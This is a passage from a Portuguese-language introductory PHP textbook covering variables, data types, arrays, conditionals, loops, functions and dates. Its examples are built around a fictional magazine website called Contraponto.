Para mostrar um valor, usa-se o comando `echo`, que pode receber vários valores separados por vírgula:

```
1 <?php
2 echo "Olá, Mundo!";
3 echo "Nome: ", "João", ", Idade: ", 25;
```

3.6. Variáveis

Uma variável é um “contentor” para armazenar dados que o programa vai usar. Em PHP, o nome de uma variável tem de obedecer a um conjunto de regras precisas:

- Começa sempre pelo símbolo `$`;
- Depois do `$`, o nome tem de começar por uma letra ou por um *underscore* (`_`), nunca por um número;
- Só pode conter letras, números e *underscores*, sem espaços nem outros símbolos;
- É sensível a maiúsculas e minúsculas (*case sensitive*): `$idade` e `$Idade` são duas variáveis diferentes, um erro comum que pode gerar bastante confusão ao depurar um *script*.

```
1 <?php
2 $idade = 19;           // válido
3 $_total = 0;          // válido, começa por underscore
4 $nome_completo = "Ana Silva"; // válido
5
6 $1idade = 19;          // INVÁLIDO: não pode começar por número
```

3.7. Tipos de Dados

Ao contrário de linguagens como o Java ou o C#, o PHP não obriga a declarar o tipo de uma variável: o tipo é determinado automaticamente pelo valor atribuído, e pode mudar se a variável receber um valor de outro tipo mais tarde. A esta característica chama-se tipagem dinâmica. O PHP suporta os seguintes tipos de dados:

- **String**: texto, delimitado por aspas simples ou duplas;
- **Integer**: números inteiros, positivos ou negativos, sem casas decimais;
- **Float** (ou *double*): números com casas decimais;
- **Boolean**: os valores `true` ou `false`;
- **Array**: uma coleção de vários valores, tema detalhado na secção seguinte;
- **Object**: uma instância de uma classe, agrupando dados e comportamento;

3. PHP I: Sintaxe, Variáveis e Arrays

- **NULL**: um tipo especial, com um único valor possível, `null`, que representa a ausência de valor;
- **Resource**: uma referência a um recurso externo ao PHP, como uma ligação aberta a uma base de dados ou a um ficheiro.

Os quatro primeiros, `string`, `integer`, `float` e `boolean`, são os tipos simples usados no dia a dia da programação; os restantes, `array`, `object`, `NULL` e `resource`, aparecem ao longo desta UC à medida que os programas se tornam mais complexos.

```
1 <?php
2 $idade = 19;           // integer
3 $preco_do_almoco = 10.5; // float
4 $texto = "Olá, Mundo!"; // string
5 $porta_aberta = true;   // boolean
6 $sem_valor = null;      // NULL
```

A função `gettype()` devolve o tipo atual de uma variável, o que é particularmente útil enquanto se aprende a linguagem, já que os erros de tipo em PHP nem sempre são óbvios:

```
1 <?php
2 echo gettype($idade); // integer
3 echo gettype($preco_do_almoco); // double
4 echo gettype($porta_aberta); // boolean
```

Um exemplo típico de confusão para quem começa: `echo` de um valor booleano mostra `1` para `true`, mas não mostra literalmente nada para `false`, o que pode parecer, à primeira vista, um erro do próprio programa, quando é apenas o comportamento normal do PHP.

Strings podem ser concatenadas com o operador `.`, e é possível misturar texto e variáveis diretamente numa mesma instrução `echo`, seja por concatenação, seja escrevendo a variável dentro de uma *string* entre aspas duplas:

```
1 <?php
2 $nome = "Ana";
3 $idade = 25;
4
5 echo "Nome: " . $nome . ", Idade: " . $idade . " anos"; // por concatenação
6 echo "Nome: $nome, Idade: $idade anos";                 // dentro de aspas duplas
```

Note-se que esta interpolação de variáveis só funciona com aspas duplas; dentro de aspas simples, `$nome` seria mostrado literalmente, sem ser substituído pelo seu valor.

3.7.1. Conversão de Tipos

Apesar de a tipagem em PHP ser dinâmica, é frequentemente necessário converter explicitamente um valor de um tipo para outro, por exemplo para garantir que um número recebido de um formulário HTML, que chega sempre como *string*, é tratado como número antes de ser usado num cálculo. Esta conversão faz-se colocando o tipo pretendido, entre parênteses, antes do valor:

```
1 <?php
2 $idade_texto = "25";           // string, como chegaria de um formulário
3 $idade = (int) $idade_texto;   // 25, agora um integer
4
5 $preco = "10.5";
6 $preco_num = (float) $preco;   // 10.5, agora um float
7
8 $numero = 0;
9 $estado = (bool) $numero;      // false: 0, "", "0" e null convertem-se a false
10
11 echo gettype($idade);         // integer
12 echo gettype($estado);        // boolean
```

O PHP também converte tipos automaticamente, sem ser preciso pedir, sempre que uma operação o exige: numa soma, uma *string* puramente numérica é convertida para número sem qualquer aviso:

```
1 <?php
2 $a = "10";
3 $b = "5";
4
5 echo $a + $b;   // 15 (inteiro), as strings são convertidas automaticamente
6 echo $a . $b;   // "105" (string), o operador . força a concatenação
```

Este comportamento é útil, mas também uma fonte comum de confusão para quem começa: o mesmo símbolo + soma números, mas o . concatena texto, e é fácil trocar um pelo outro sem que o PHP assinale qualquer erro, apenas produzindo um resultado inesperado.

3.8. Arrays

Tiago começa pela parte mais visível do sítio da Contraponto: a lista de artigos publicados. Uma primeira tentativa, talvez a mais óbvia para quem começa a programar, seria criar uma variável para cada título:

```
1 <?php
2 $artigo1 = "Entrevista: o futuro do jornalismo local";
3 $artigo2 = "Crítica: a nova exposição do museu";
4 $artigo3 = "Como nasceu a Contraponto";
```

Esta abordagem funciona enquanto a revista tiver três artigos, mas torna-se rapidamente insustentável: e se a revista publicar cinquenta artigos? E se um artigo for retirado do ar, ou for publicado um novo? Seria necessário criar, apagar ou renomear variáveis uma a uma, e qualquer código que precisasse de percorrer “todos os artigos” teria de ser reescrito cada vez que o número de artigos mudasse. Faltam ainda, a esta abordagem, respostas simples a perguntas do dia a dia de um sítio deste tipo: quantos artigos estão publicados? Qual a lista de títulos, por ordem alfabética? Nenhuma destas perguntas tem resposta fácil com variáveis separadas.

A solução é um array: uma estrutura de dados que permite armazenar múltiplos valores relacionados numa única variável, acessíveis através de índices numéricos ou de chaves associativas, em vez de se criar uma variável separada para cada valor. O PHP disponibiliza três tipos de arrays, cada um mais adequado a um tipo diferente de problema, como as próximas secções mostram, retomando sempre o sítio da Contraponto.

3.8.1. Arrays Indexados

O tipo mais simples de array é o array indexado (ou numérico), em que cada valor é acedido através de um índice inteiro, que começa sempre em 0. É a estrutura certa para o problema dos títulos da Contraponto, já que não há necessidade de dar um nome próprio a cada artigo, apenas de os guardar todos juntos:

```
1 <?php
2 $titulos = array(
3     "Entrevista: o futuro do jornalismo local",
4     "Crítica: a nova exposição do museu",
5     "Como nasceu a Contraponto"
6 );
7
8 echo $titulos[0]; // Entrevista: o futuro do jornalismo local
9 echo $titulos[1]; // Crítica: a nova exposição do museu
10 echo $titulos[2]; // Como nasceu a Contraponto
11
12 $titulos[] = "Roteiro cultural de outubro"; // acrescenta um novo elemento ao fim
13 echo count($titulos); // 4, o número de elementos do array
```

Duas das perguntas de Tiago ficam já resolvidas com muito pouco código: publicar um novo artigo é uma única instrução, `$titulos[] = "Roteiro cultural de outubro"`, sem necessidade de declarar mais nenhuma variável; e saber quantos artigos estão publicados é apenas `count($titulos)`, o número de elementos do array, que se mantém sempre correto por muitos artigos que sejam publicados ou retirados.

A partir do PHP 5.4, `array("...", "...")` pode também ser escrito com a sintaxe abreviada `["...", "..."]`, hoje a forma mais comum de o encontrar em código PHP recente.

Falta ainda responder à terceira pergunta de Tiago: qual a lista de artigos, por ordem alfabética? Para além de `count()`, o PHP disponibiliza várias outras funções para trabalhar com o conteúdo de um array indexado, sem ter de percorrer os seus elementos manualmente:

```
1 <?php
2 $categorias = ["Tecnologia", "Cultura", "Música", "Cinema"];
3
4 array_push($categorias, "Entrevistas"); // acrescenta ao fim
5 $ultima = array_pop($categorias); // remove o último elemento
6
7 sort($categorias); // ordena por ordem alfabética
8 print_r($categorias); // [Cinema, Cultura, Música, Tecnologia]
9
10 if (in_array("Música", $categorias)) {
11     echo "A categoria Música já existe";
12 }
```

```

12 }
13
14 $posicao = array_search("Cultura", $categorias); // índice de "Cultura"
15 echo $posicao;

```

Aplicada ao problema inicial, `sort($titulos)` reordenaria os títulos dos artigos por ordem alfabética, tal como este exemplo ordena as categorias, já que o PHP usa o mesmo mecanismo de comparação para texto e para números, apenas com critérios de ordenação diferentes consoante o tipo de valor. As restantes funções também respondem a necessidades comuns de gestão de uma lista: `in_array()` verifica se uma categoria já existe antes de a acrescentar de novo, e `array_search()` devolve a posição de uma categoria específica, útil, por exemplo, para a remover mais tarde.

3.8.2. Arrays Associativos

Um array indexado resolve bem uma simples lista de títulos, mas o sítio da Contraponto vai rapidamente precisar de guardar mais informação sobre cada artigo, não apenas o seu título: o autor, a categoria, o resumo. Guardar toda esta informação num array indexado obrigaria a memorizar que o índice 0 corresponde sempre ao título, o 1 ao autor, e assim sucessivamente, um código difícil de ler e fácil de errar. Um array associativo resolve exatamente este problema: cada valor é acedido através de uma chave à escolha, tipicamente uma *string*, em vez de um índice numérico, o que torna o código muito mais legível quando cada valor tem um significado próprio:

```

1 <?php
2 $artigo = array(
3     "titulo"    => "Entrevista: o futuro do jornalismo local",
4     "autor"     => "Rita Ferreira",
5     "categoria" => "Tecnologia"
6 );
7
8 echo $artigo["titulo"]; // Entrevista: o futuro do jornalismo local
9 echo $artigo["autor"];  // Rita Ferreira
10
11 // acrescenta uma nova chave
12 $artigo["resumo"] = "Uma conversa sobre os desafios do jornalismo de proximidade.";

```

Um artigo da Contraponto deixa, assim, de ser apenas um texto solto dentro do array `$titulos`, e passa a ser, ele próprio, um array associativo com todas as suas propriedades. Esta ideia, um array associativo dentro de outro array, é precisamente o tema da secção seguinte.

3.8.3. Arrays Multidimensionais

Um array multidimensional é um array cujos valores são, eles próprios, outros arrays, o que permite representar dados mais estruturados, como categorias com listas de itens, ou uma lista de registos, cada um com vários campos, exatamente o problema levantado no final da secção anterior:


```

1 <?php
2 $revistas_concorrentes = array(
3     "generalistas" => array("Visão", "Sábado", "Expresso"),
4     "culturais"    => array("Ler", "Blimunda", "Time Out")
5 );
6
7 echo $revistas_concorrentes["generalistas"][0]; // Visão
8 echo $revistas_concorrentes["culturais"][1];    // Blimunda
9
10 // Um array de registos, cada um por sua vez um array associativo:
11 // exatamente o esboço de "Artigo" proposto por Tiago no @sec-03-projeto
12 $artigos = array(
13     array(
14         "titulo"    => "Entrevista: o futuro do jornalismo local",
15         "autor"     => "Rita Ferreira",
16         "categoria" => "Tecnologia"
17     ),
18     array(
19         "titulo"    => "Crítica: a nova exposição do museu",
20         "autor"     => "Marco Antunes",
21         "categoria" => "Cultura"
22     ),
23     array(
24         "titulo"    => "Como nasceu a Contraponto",
25         "autor"     => "Rita Ferreira",
26         "categoria" => "Cultura"
27     )
28 );
29
30 echo $artigos[0]["titulo"]; // Entrevista: o futuro do jornalismo local
31 echo $artigos[2]["autor"];  // Rita Ferreira

```

O array `$artigos` é a estrutura que finalmente dá corpo ao modelo proposto no Secção 3.2: cada elemento é um artigo completo, com toda a sua informação, e a lista inteira continua a poder ser percorrida, contada e ordenada com as mesmas funções vistas na Secção 3.8.1. É também com este mesmo array, em memória, que Tiago vai construir as primeiras páginas do sítio, muito antes de ligar a aplicação a uma base de dados real; este último exemplo, um array de arrays associativos, é de resto a forma mais comum de representar, em memória, um conjunto de registos vindos de uma base de dados, tema retomado com mais detalhe no Secção 8.1.

Para inspecionar rapidamente o conteúdo de um array durante o desenvolvimento, sem ter de aceder a cada elemento individualmente, usa-se a função `print_r()`, que mostra a sua estrutura completa, incluindo arrays aninhados, ou `var_dump()`, que mostra ainda o tipo e o comprimento de cada valor.

3.8.4. Exemplo Completo: Vistas de um Autor

Um pequeno exemplo, juntando variáveis, tipos, conversão e arrays multidimensionais, mostra bem como estes conceitos se combinam na prática: calcular a média de vistas dos últimos artigos de um autor, guardadas dentro de um array associativo com os seus dados:

```

1 <?php
2 $autor = [
3     "nome"    => "Rita Ferreira",
4     "vistas" => [1200, 850, 430, 610]
5 ];
6
7 $soma = array_sum($autor["vistas"]);           ①
8 $numero_artigos = count($autor["vistas"]);    ②
9 $media = $soma / $numero_artigos;             ③
10
11 echo $autor["nome"] . " tem uma média de " . $media . " vistas por artigo";
12
13 if ($media >= 500) {                           ④
14     echo ", um alcance acima da média da revista.";
15 } else {
16     echo ", um alcance abaixo da média da revista.";
17 }

```

- ① Soma as vistas dos últimos artigos: $1200 + 850 + 430 + 610 = 3090$.
- ② Conta quantos artigos foram somados: 4.
- ③ Divide a soma pelo número de artigos, obtendo a média: $3090 / 4 = 772,5$.
- ④ Compara a média com o valor de referência da revista, decidindo o resultado final.

Note-se que `array_sum()` devolve um `float` sempre que a divisão não é exata, mesmo que todas as vistas somadas sejam inteiras, o que é consistente com o comportamento de tipagem dinâmica visto na Secção 3.7: o PHP escolhe automaticamente o tipo mais adequado ao resultado de cada operação.

O código completo da demonstração feita na aula sobre variáveis e arrays, pronto a copiar, está disponível no Secção B.2.

3.9. Desafio

Tiago já sabe representar um artigo, e uma lista de artigos, em arrays. Antes de avançar para o próximo capítulo, o desafio é pôr esse conhecimento à prova, completando o catálogo de artigos da Contraponto, usando apenas o que já foi visto neste capítulo, sem ciclos nem condicionais:

1. Completar o array `$artigos` com pelo menos cinco artigos, cada um com título, autor e categoria;
2. Mostrar o título do terceiro artigo do catálogo;
3. Construir um array `$categorias` com as categorias já usadas nos artigos, sem repetições, e ordená-lo por ordem alfabética com `sort()`;
4. Verificar, com `in_array()`, se a categoria "Entrevistas" já está representada no catálogo.

O ficheiro de arranque, com o array `$artigos` parcialmente preenchido, está disponível no Secção C.2.

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?». 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

4.

PHP II: Condicionais e Ciclos

4.1. Estruturas Condicionais

Com o catálogo de artigos completo, Tiago repara que nem tudo o que está no array `$artigos` deve ser tratado da mesma forma: um artigo pode estar pronto a publicar, ou pode ainda ser apenas um rascunho que Rita está a rever. Com o que sabe até aqui, o único código que consegue escrever é um `echo` direto, sempre executado da mesma maneira, sem nunca variar consoante os dados: não há forma de dizer “mostra isto **se** o artigo estiver publicado, mas não se ainda for rascunho”. É exatamente este tipo de decisão que uma estrutura condicional permite tomar: avalia se uma condição é verdadeira ou falsa, e executa um bloco de código diferente consoante o resultado, direcionando o fluxo do programa de acordo com os dados. Em PHP, a estrutura mais comum é o `if/else`, e resolve bem o problema do estado do artigo:

```
1 <?php
2 $estado = "publicado";
3
4 if ($estado === "publicado") {
5     echo "Mostrar o artigo aos leitores.";
6 } else {
7     echo "Artigo ainda em rascunho, não mostrar.";
8 }
```

Isto resolve bem uma decisão de sim ou não. Mas Tiago tem outro problema parecido: quer que a página inicial destaque os artigos consoante o número de vistas que já tiveram, e desta vez há mais do que duas categorias possíveis, não apenas “viral” ou “não viral”. Um único `if/else` só distingue dois casos; quando há mais do que duas alternativas, encadeia-se `elseif`:

```
1 <?php
2 $vistas = 850;
3
4 if ($vistas >= 1000) {
5     echo "Viral";
```

```

6 } elseif ($vistas >= 500) {
7     echo "Popular";
8 } elseif ($vistas >= 100) {
9     echo "Normal";
10 } else {
11     echo "Pouco lido";
12 }

```

Este problema das vistas resolve-se bem com `elseif` porque cada alternativa depende de uma faixa diferente de valores. Mas quando Tiago quer decidir a secção do sítio a partir da categoria exata de um artigo, comparando sempre a mesma variável `$categoria` com vários valores possíveis, um a um, escrever um `elseif` para cada categoria começa a ficar repetitivo: `elseif ($categoria === "Cultura"), elseif ($categoria === "Música")`, e assim sucessivamente. Há uma outra maneira mais simples de Tiago fazer a mesma coisa, sempre que o que está em causa é comparar uma única variável com vários valores exatos: o `switch`. Repare-se no uso do `break`: sem ele, a execução continuaria para o `case` seguinte mesmo depois de encontrar uma correspondência, um comportamento chamado *fallthrough*, por vezes usado propositadamente, como nas duas primeiras linhas do exemplo, para agrupar vários casos sob a mesma secção do sítio:

```

1 <?php
2 $categoria = "Música";
3
4 switch ($categoria) {
5     case "Cultura":
6     case "Música":
7         echo "Secção Lazer";
8         break;
9     case "Tecnologia":
10        echo "Secção Inovação";
11        break;
12    default:
13        echo "Outras notícias";
14 }

```

4.1.1. Operadores de Comparação

Ao testar o `if` do estado do artigo, Tiago tropeça num pormenor do PHP que vale a pena perceber bem antes de continuar. As condições assentam em operadores de comparação, que avaliam dois valores e devolvem sempre um booleano, `true` ou `false`:

Operador	Significado
<code>==</code>	igual (compara apenas o valor)
<code>===</code>	idêntico (compara o valor e o tipo)
<code>!=</code>	diferente (compara apenas o valor)
<code>!==</code>	não idêntico (compara o valor e o tipo)
<code><</code>	menor que
<code>></code>	maior que
<code><=</code>	menor ou igual a

Operador	Significado
<code>>=</code>	maior ou igual a

A distinção entre `==` e `===` é uma das fontes mais comuns de erros subtis em PHP, precisamente por o PHP converter automaticamente entre tipos ao usar `==`:

```

1 <?php
2 var_dump(0 == "abc");    // false na maioria das versões atuais do PHP
3 var_dump(0 == "0");     // true: "0" é convertido para o número 0
4 var_dump(0 === "0");    // false: tipos diferentes, integer vs string
5 var_dump("10" == "1e1"); // true: ambos convertidos para o mesmo número
6 var_dump("10" === "1e1");// false: são strings diferentes

```

Por esta razão, é boa prática usar `===` sempre que se quer garantir que dois valores são realmente iguais, tanto no valor como no tipo, evitando comparações que dependam de conversões automáticas nem sempre óbvias. Esta distinção vai ser particularmente relevante mais adiante no livro, quando Tiago começar a receber dados de pedidos HTTP reais, no Secção 7.4: um identificador de artigo recebido pela URL chega sempre como *string*, mesmo que represente um número, e comparar essa *string* com um *id* guardado como *integer* pode ter resultados inesperados se se usar `==` em vez de `===`.

4.1.2. Operadores Lógicos

Tiago percebe que mostrar um artigo, na prática, depende de duas condições ao mesmo tempo: o artigo tem de estar publicado, e a sua categoria não pode entretanto ter sido arquivada. Testar isto com dois `if` separados obrigaria a aninhar um dentro do outro; combinar as duas condições numa só é o papel dos operadores lógicos:

- **and** (ou `&&`): verdadeiro apenas se ambas as condições forem verdadeiras;
- **or** (ou `||`): verdadeiro se pelo menos uma das condições for verdadeira;
- **xor**: verdadeiro se exatamente uma das duas condições for verdadeira, mas não ambas.

```

1 <?php
2 $publicado = true;
3 $categoria_ativa = true;
4
5 if ($publicado && $categoria_ativa) {
6     echo "Mostrar artigo.";
7 }

```

4.2. Ciclos

Um ciclo (ou *loop*) é uma estrutura de controlo que permite repetir a execução de um bloco de código várias vezes, até que uma condição especificada deixe de se verificar, ou até que um número predeterminado de repetições seja alcançado. O PHP disponibiliza quatro tipos de ciclos.

4.2.1. for

Usa-se quando se sabe, à partida, quantas repetições são necessárias, recebendo três parâmetros: o valor inicial, a condição de paragem, e o incremento aplicado a cada repetição:

```
1 <?php
2 for ($pagina = 1; $pagina <= 5; $pagina++) {
3     echo "Página $pagina ";
4 }
5 // Página 1 Página 2 Página 3 Página 4 Página 5
```

4.2.2. while

Recebe apenas uma condição, avaliada **antes** de cada repetição; se a condição for falsa logo à partida, o bloco de código nunca chega a executar. No painel de gestão da Contraponto, um editor pode usar um **while** para ir despachando, um a um, os comentários ainda por aprovar:

```
1 <?php
2 $comentarios_pendentes = 5;
3 while ($comentarios_pendentes > 0) {
4     echo "Comentário pendente: $comentarios_pendentes ";
5     $comentarios_pendentes--;
6 }
```

4.2.3. do...while

Muito semelhante ao **while**, mas com a condição avaliada **depois** de cada repetição, o que garante que o bloco de código executa sempre pelo menos uma vez, mesmo que a condição seja falsa logo à partida. É útil, por exemplo, para garantir que a página inicial mostra sempre algum artigo em destaque, mesmo nos dias em que nenhum foi explicitamente marcado como tal:

```
1 <?php
2 $artigos_destaque = 0; // nenhum artigo marcado como destaque hoje
3 do {
4     echo "A mostrar o artigo mais recente como destaque. ";
5     $artigos_destaque--;
6 } while ($artigos_destaque > 0);
7 // executa uma vez, mesmo com a condição já falsa à partida
```

4.2.4. foreach

Usado especificamente para percorrer arrays, sem necessidade de gerir um índice manualmente. É finalmente com um **foreach** que Tiago consegue transformar o array `$titulos`, esboçado no Secção 3.8.1, numa lista real de artigos na página do sítio, sem repetir `echo` uma vez por artigo:

```

1 <?php
2 $titulos = [
3     "Entrevista: o futuro do jornalismo local",
4     "Crítica: a nova exposição do museu",
5     "Como nasceu a Contraponto"
6 ];
7
8 foreach ($titulos as $titulo) {
9     echo $titulo . "<br>";
10 }

```

Com um array associativo, o `foreach` permite aceder simultaneamente à chave e ao valor de cada elemento, o que serve, por exemplo, para mostrar todos os campos de um único artigo sem escrever `echo` para cada propriedade em separado:

```

1 <?php
2 $artigo = [
3     "titulo"    => "Entrevista: o futuro do jornalismo local",
4     "autor"     => "Rita Ferreira",
5     "categoria" => "Tecnologia"
6 ];
7
8 foreach ($artigo as $chave => $valor) {
9     echo "$chave: $valor<br>";
10 }

```

4.3. Desafio

Com condicionais e ciclos, Tiago já consegue transformar o catálogo estático de artigos numa página que reage aos dados. O desafio, a partir do catálogo `$artigos` completado no Secção 3.9, é:

1. Usar um `foreach` para percorrer `$artigos` e mostrar o título de cada um;
2. Dentro do mesmo `foreach`, usar um `if` para mostrar também o autor, mas apenas dos artigos cuja categoria seja "Cultura";
3. Definir, no topo do ficheiro, uma variável `$categoria_escolhida = "Tecnologia";`, a simular, por agora, a categoria que o leitor quer ver, e usar um `if` para que o `foreach` só mostre os artigos dessa categoria.

O ficheiro de arranque, já com o catálogo completo do capítulo anterior, está disponível no Secção C.3. Esta variável fixa é, propositadamente, uma simplificação: o Secção 7.4 mostra como substituí-la pelo valor real de um pedido do *browser*, através de `$_GET`.

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?» 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.

- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

5. PHP III: Funções, Datas e Includes

5.1. Funções

À medida que o sítio da Contraponto cresce, Tiago repara que está a escrever o mesmo tipo de código em vários sítios diferentes: sempre que mostra um artigo, seja na listagem, seja na página do próprio artigo, tem de juntar o autor à categoria no mesmo formato, “por Rita Ferreira, em Tecnologia”. Copiar essa linha para cada novo sítio onde é precisa é, mais cedo ou mais tarde, uma fonte de inconsistências: se um dia mudar o formato, tem de se lembrar de o mudar em todos os sítios onde o copiou. Uma função resolve exatamente este problema: é um conjunto de instruções nomeado, escrito uma única vez, que pode ser chamado sempre que for necessário. Uma função pode aceitar parâmetros (dados de entrada) e devolver um valor (dado de saída), ambos opcionais:

```
1 <?php
2 function formatarAutoria($autor, $categoria) {
3     return "por " . $autor . ", em " . $categoria;
4 }
5
6 echo formatarAutoria("Rita Ferreira", "Tecnologia");
7 echo formatarAutoria("Marco Antunes", "Cultura");
```

Uma função pode receber vários parâmetros, e pode definir-lhes um valor por omissão, usado quando esse parâmetro não é indicado na chamada. É o que Tiago usa para estimar o tempo de leitura de um artigo, uma funcionalidade comum em sítios de conteúdos: por omissão assume-se que um leitor lê 200 palavras por minuto, mas essa velocidade pode ser ajustada quando se souber melhor:

```
1 <?php
2 function tempoLeitura($palavras, $palavras_por_minuto = 200) {
3     return ceil($palavras / $palavras_por_minuto);
4 }
5
6 echo tempoLeitura(600);           // 3, usa o valor por omissão (200 palavras/minuto)
7 echo tempoLeitura(600, 300);    // 2, o valor indicado sobrepõe-se ao por omissão
```

Uma função pode ainda não devolver nada, limitando-se a produzir um efeito, como mostrar diretamente algo no ecrã. É assim que Tiago resume, num único sítio, como se mostra o teaser de um artigo na listagem do sítio:

```
1 <?php
2 function mostrarTeaser($titulo, $resumo) {
3     echo "<h3>" . $titulo . "</h3><p>" . $resumo . "</p>";
4 }
5
6 mostrarTeaser(
7     "Entrevista: o futuro do jornalismo local",
8     "Uma conversa sobre os desafios do jornalismo de proximidade."
9 );
10 mostrarTeaser(
11     "Como nasceu a Contraponto",
12     "A história da revista, contada pela sua diretora."
13 );
```

Uma variável definida dentro de uma função é local a essa função, e não é visível fora dela, mesmo que uma variável com o mesmo nome exista também fora da função; a única forma de uma função comunicar um resultado para o resto do *script* é através do valor que devolve com `return`. Repare-se, no exemplo seguinte, como a formatação do número de vistas trata corretamente o caso singular sem que Tiago tenha de se lembrar disso em cada sítio onde mostra esse número:

```
1 <?php
2 function formatarVistas($vistas) {
3     $sufixo = "vistas";    // $sufixo só existe dentro desta função
4     if ($vistas === 1) {
5         $sufixo = "vista";
6     }
7     return $vistas . " " . $sufixo;
8 }
9
10 echo formatarVistas(850); // 850 vistas
11 echo formatarVistas(1);  // 1 vista
12 // echo $sufixo;         // erro: $sufixo não está definida aqui fora
```

O código completo da demonstração feita na aula sobre funções está disponível no Secção [B.4](#).

5.2. Datas

O esboço do artigo proposto no Secção 3.2 inclui uma data de publicação, um campo que nenhum dos exemplos anteriores ainda usou. Tiago precisa de a mostrar de forma legível ao leitor, de calcular há quanto tempo um artigo foi publicado, e de permitir a Rita agendar um artigo para uma data futura. O PHP oferece funções dedicadas à manipulação de datas e horas para este tipo de necessidade. Há três operações comuns.

5.2.1. Obter a Data e Hora Atuais

A função `date()` formata a data e hora atuais do servidor de acordo com um padrão indicado como parâmetro, usando letras com significados predefinidos, como `d` para o dia, `m` para o mês, `Y` para o ano com quatro dígitos, `H` para a hora, `i` para os minutos e `s` para os segundos. É esta função que Tiago usa para registar a data no momento em que um novo artigo é criado:

```
1 <?php
2 echo date("d/m/Y");           // 24/08/2026
3 echo date("d/m/Y H:i:s");     // 24/08/2026 15:42:07
4 echo date("l, d \d\e F");     // segunda-feira, 24 de Agosto (com localização)
```

5.2.2. Formatação Personalizada

Como se vê nos exemplos anteriores, o mesmo instante pode ser apresentado de formas muito diferentes, apenas mudando o formato pedido a `date()`, o que é útil para adaptar a apresentação da data de publicação ao contexto: um formato compacto na listagem de artigos, ou um formato por extenso no cabeçalho da página de um único artigo.

5.2.3. Fusos Horários

Por omissão, o PHP usa o fuso horário configurado no servidor, que pode não corresponder ao fuso horário dos leitores da Contraponto. Se o servidor estiver alojado fora de Portugal, a data de publicação mostrada podia sair errada sem que ninguém percebesse porquê; para evitar isso, define-se explicitamente o fuso horário a usar com `date_default_timezone_set()`, logo no início do *script*:

```
1 <?php
2 date_default_timezone_set("Europe/Lisbon");
3 echo date("H:i:s");           // hora local em Portugal, independentemente do fuso do servidor
```

Para operações mais complexas sobre datas, o PHP disponibiliza a classe `DateTime`, orientada a objetos, já referida no Secção 3.4. Ao contrário de `date()`, que recebe tudo como parâmetros de uma função, aqui cria-se primeiro um objeto que representa a própria data, com `new DateTime(...)`, e chamam-se depois os seus métodos através de uma seta (`->`) para o consultar ou modificar, como `->modify()` ou `->format()`. É com esta ferramenta que Tiago resolve dois problemas concretos da Contraponto: mostrar há quantos dias um artigo foi publicado, e agendar a publicação de um artigo para uma data futura:

```
1 <?php
2 $data_publicacao = new DateTime("2026-08-20");
3 $hoje = new DateTime();
4 $diferenca = $data_publicacao->diff($hoje);
5 echo $diferenca->days . " dias desde a publicação"; // ex: 4 dias
6
7 $data_agendada = new DateTime();
8 $data_agendada->modify("+7 days");
9 echo "Publicação agendada para " . $data_agendada->format("d/m/Y");
```

O código completo da demonstração feita na aula sobre datas, incluindo o cálculo de anos bissextos, está disponível no Secção B.5.

5.3. Manipulação do Fluxo de Páginas: Includes

O sítio da Contraponto vai ter várias páginas, a listagem de artigos, a página de um artigo, o formulário de comentário, mas todas partilham o mesmo cabeçalho, com o logótipo e o menu de categorias, e o mesmo rodapé, com os direitos de autor. Copiar esse HTML para cada nova página seria tão frágil como repetir a lógica de uma função: se Rita pedir para mudar o menu, Tiago teria de se lembrar de alterar todas as páginas, uma a uma. Em vez de repetir esse código em cada ficheiro, o PHP permite incluir o conteúdo de um ficheiro dentro de outro, através de duas instruções muito semelhantes: **include** e **require**.

